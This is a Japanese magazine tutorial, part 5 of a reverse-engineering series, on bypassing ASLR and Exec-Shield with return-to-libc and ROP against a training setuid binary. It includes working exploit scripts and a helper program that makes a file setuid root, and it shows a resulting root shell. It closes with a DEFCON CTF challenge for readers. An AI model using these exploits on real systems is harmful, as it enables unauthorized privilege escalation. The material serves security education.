進め！リバースエンジニアリングの道 NEXT

第5回 Return-oriented programming

文●愛甲健二

system関数アドレスの特定

前回、Exec-Shieldが有効の状態でのharderを攻略しましたので、 今回はASLRとExec-Shield、この2つが有効の状態でのharderを攻略しましょう。 前回の記事で実験したとおり、ASLRのライブラリに対するランダマイズ性能は極めて低いため、 そこを利用しつつ、Return-into-libcを用いてExec-Shieldを回避します。

まずは、最も出現頻度の高いsystem関数のアドレスを探します。出現頻度を探すプログラムcheck_aslr.pyとその中から呼び出されているc_aslrについては前回の記事を参照してください。

```
$ cat /proc/sys/kernel/randomize_va_space
2
```

●お詫びと訂正

前号の図2（P161）に一部誤りがありました。編集のミスであり、お詫び申し上げます。以下が正しい図版となります（囲った部分が修正箇所です）。



図2　ebpを不正に操作した際のesp、ebpとスタックの状態

```
$ python check_aslr.py
0x149100:200
```

ASLRの動作中かどうかを確認後、check_aslr.pyを実行します。すると0x00149100:200が出力されました。c_aslrは1000回実行されているため、きっかり5分の1の確率でsystem関数がアドレス0x00149100に存在したことになります。

では、このアドレス0x149100に決め打ちしてExploitを作成します。

スタックランダマイズに対応

さてExploitの作成に入りますが、ここで大きな問題にぶつかります。ASLRはライブラリのランダマイズ性能は低いですが、スタックのランダマイズは完璧です。つまり、Exploitの中でランダマイズされたスタックアドレスは使えません。

前回使用したexploit1.pyを見てみましょう※。

exploit1.py

```
#!/usr/bin/python
import sys
from struct import *
v  = "¥x00¥x71¥x16¥x00"#system
v += "¥x00¥xd2¥x15¥x00"#exit
v += "¥xbc¥xf6¥xff¥xbf"
v += "chown root test;"
v += "chmod 4755 test¥x00"
v += "¥x90" * ((272-8)-len(v))
v += "¥xac¥xf6¥xff¥xbf"#ebp
v += "¥x09¥x85¥x04¥x08"#ret
sys.stdout.write(v)
```

6行目でスタックアドレス0xbffff6bc、9行目

で0xbffff6acを使っています。

system関数に渡したい文字列chown root test;chmod 4755 testをスタックに入れているため、そのアドレスがどうしても必要になります。しかし、ASLRが有効な環境ではスタックは0xbffffxxxの場所に必ずあるとは限りませんので、この方法は使えません。

ただ何もスタックの中に、引数として渡したい文字列を入れる必要はありませんし、渡す文字列はコマンドである必要もありません。コマンドは自分で新しく作ればよいのです。

```
$ gdb harder
GNU gdb (GDB) 7.1-ubuntu
(gdb) x/1s 0x08048648
0x8048648: "¥nThanks. Goodbye"
```

gdbでharderを読み込み、0x8048648以降を参照すると、文字列「¥nThanks. Goodbye¥x00」が見つかります。この文字列の終端NULLを含めた最後の4バイト「bye¥x00」に注目し、このbyeという文字列をsystem関数に渡します。

文字列Thanks. Goodbyeが存在する場所はスタックではないため、ランダマイズされていません。よって、常に固定のアドレス0x8048648にあります。先頭からbyeのところまで進めると0x8048655がbyeのアドレスですね。

さて、スタック以外の場所から文字列が得られたのはいいのですが、そもそもbyeというコマンドは存在しないため、次はそれを作ります。

bye.c

```
#include <stdlib.h>
int main(void)
{
  system("chown root test");
  system("chmod 4755 test");
  return 0;
}
```

```
$ gcc bye.c -o bye
```

あとはこのファイルを環境変数のPATHが通っている場所へコピーするか、あるいはPATHへ現在のディレクトリを追加します。どちらでもよいですが、今回は後者で行きましょう。

```
$ pwd
/home/kenji/hj/5
$ PATH=$PATH:/home/kenji/hj/5
$ export PATH
```

これで完了です。system("bye")を呼び出すことで、bye.cに記述したコマンドが実行されます。

今回はコマンドとしてbyeを用いましたが、この文字列はharder内に存在するデータ列ならば何でも構いません。Goodbyeでもyeでもよいです。またASLRが無効ならばharder内ではなくともプロセス空間内ならどこでもOKですが、今回はASLRが有効なのでharderから探すべきでしょう。

Exploitの作成と実行

以上からexploit2.pyを作成します※。

exploit2.py

```
#!/usr/bin/python
import sys
from struct import *
v  = "¥x90" * ((272-8))
v += "¥x90¥x90¥x90¥x90"#ebp
v += "¥x00¥x91¥x14¥x00"#system
v += "¥x00¥xf2¥x13¥x00"#exit
v += "¥x55¥x86¥x04¥x08"#bye
sys.stdout.write(v)
```

exploit2.pyでは、戻り先アドレスをsystem関数アドレスに書き換え、system関数からの戻り先をexit、そしてsystem関数への引数を

※付録DVD-ROMにはexploit1.py、exploit2.pyや、以前の回で使用したプログラムを収録しています。これらはセキュリティ機能を回避するプログラムという性質上、アンチウイルスソフトによっては脅威として検出される場合がありますが、マルウェア的動作をするものではありません

harder本体にあるbyeのアドレスにしています。この書き換えによってleave;ret実行時にどのようにレジスタが変化するかを示したのが図1です。これで先ほど作成したbyeが実行され、chown root test;chmod 4755 testが実行され、testがroot権限でsetuidされます。

最終的なファイル群は次のようになります。

```
$ ls -l
-rwxr-xr-x 1 kenji kenji 7139 2012-
03-12 07:38 bye
-rw-r--r-- 1 kenji kenji  106 2012-
03-12 07:38 bye.c
-rwxr-xr-x 1 kenji kenji 7256 2012-
03-12 07:38 c_aslr
-rw-r--r-- 1 kenji kenji  269 2012-
03-12 07:38 c_aslr.c
-rw-r--r-- 1 kenji kenji  309 2012-
03-12 07:38 check_aslr.py
-rw-r--r-- 1 kenji kenji  305 2012-
03-12 07:38 exploit1.py
-rw-r--r-- 1 kenji kenji  211 2012-
03-12 08:21 exploit2.py
-rwsr-xr-x 1 root  root  8503 2012-
03-12 07:38 harder
-rwxrwxrwx 1 kenji kenji 7140 2012-
03-12 08:22 test
-rw-r--r-- 1 kenji kenji   71 2012-
03-12 07:38 test.c
```

まずはexploit2.pyの出力結果をEXPファイルに吐き出して、それをharderに渡しましょう。ランダマイズにより約5分の1の確率でrootが奪取できます。正常にbyeが実行された場合は



図1　スタックの状態とleave;retによるレジスタの変化

exit関数が呼び出されるため、Segmentation faultしません。

では、試してみましょう。

```
$ python exploit2.py > EXP
$ ./harder < EXP
Input: Segmentation fault
$ ./harder < EXP
Input: Segmentation fault
$ ./harder < EXP
Input: Segmentation fault
$ ./harder < EXP
Input: Segmentation fault
$ ./harder < EXP
Input:
(Segmentation faultしない)
$ ./test
# whoami
root
```

以上で、ASLRとExec-Shieldが有効の状態でのharderを攻略できました。

Return-into-libcとROP

exploit2.pyでは、system関数の戻り先をexit関数にしましたが、これではそれぞれの関数の引数や戻り先が重なってしまいます。例えば図2では、0xbffff7bcの値はsystem関数の第1引数であり、かつ、exit関数の戻り先としても使用されます。関数内でプロセスを終了させるexit関数なので特に問題はありませんが、例えば、printfなどの処理が継続する関



図2　system関数からexit関数への推移

数はこの手法では呼び出せません。

この問題を解決するためには、途中にpop xxx;ret命令を通過させる必要があります。これがROPです。ROPとは、Return-oriented programmingの略であり、すでに存在する命令コード(例えばpop ebp;retなど)を利用して「欲しい処理」を実現するテクニックです。

図3を見てください。harderの0x080485E8にはpop ebp;retという命令があります。system関数から直接exit関数へ飛ぶのではなく、一度この処理を経由することで、system関数が使用した引数をpop ebpで消費してexit関数へジャンプできます。このテクニックにより、関数が利用する引数や戻り先が重なることなく、何度でも関数を呼び出せます。またharder本体はASLRの対象外であるため、0x080485E8のpop ebp;retは必ずこの位置にあり、Exploitの安定性も担保できます。

制限としては、引数の数だけpopしなければならないため、複数の引数を持つ関数の場合はその数だけpopする、あるいはespを加算しretする処理を探す必要があります。



図3　ROPを利用したexit関数の呼び出し

ROPを題材とした問題

さて、本連載も次回で最終回となりますので、ここでひとつ骨のある問題に挑戦しましょう。DEFCON CTF 2011予選、Exploitの400点問題pp400です。DVD-ROMに収録されていますので、ご確認ください。

```
$ file pp400
pp400: ELF 32-bit LSB
executable,
Intel 80386, version 1 (SYSV),
statically linked, stripped
$ ./pp400
Missing size argument
$ ./pp400 50
Give us your best shot then!
test
$ ./pp400 9
Give us your best shot then!
5
A
AA
Segmentation fault (core dumped)
$ gdb -c core
GNU gdb (GDB) 7.1-ubuntu
Core was generated by `./pp400
9'.
Program terminated with signal
11,
Segmentation fault.
#0  0x41410a41 in ?? ()
(gdb)
```

上記が実行結果となりますが、競技時はサーバープログラムが別に存在し、pp400はサーバーサイドで動作していました。よって、pp400起動時に渡される引数も推測する必要があったのですが、今回は手軽さを重視して、とりあえずローカルで挑戦しましょう。

実行結果を見るかぎり、脆弱性はありそうですが、さて、うまくshellが奪えるでしょうか。これまでの記事を見直しながら、この1年で学んだ成果を試してみてください。

と言いたいところですが、pp400は静的リンク(statically linked)されており、かつ、strippedなので、解析自体に少し手間取るかもしれません。なので、main関数とそこから呼び出される関数名を記述したidbファイルもpp400といっしょにDVD-ROMへ収録しています。解析の参考にしてください。

さて、次号最終回、最後まで楽しんでいただけたら幸いです。では、またお会いしましょう。